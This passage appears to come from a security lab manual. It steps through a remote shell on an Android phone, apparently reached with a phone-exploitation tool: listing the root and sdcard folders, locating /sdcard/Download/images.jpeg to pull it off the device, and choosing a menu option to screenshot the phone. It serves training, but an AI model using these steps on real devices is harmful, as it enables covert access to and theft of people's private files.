
16. In the results, you can observe that the PWD is the root directory.



17. Now, type **ls** and press **Enter** to view all the files present in the root directory.




18. Type **cd sdcard** and press **Enter** to navigate to the sdcard folder.



19. Type **ls** and press **Enter** to list all the available files and folders.


> Note: In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** machine's **Download** folder earlier; you can do the same before performing the next steps.



20. Type **cd Download** and press **Enter** to navigate to the **Download** folder.

21. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.

> Note: Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). We will download this file in later steps.




22. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.

23. At the **main_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**.

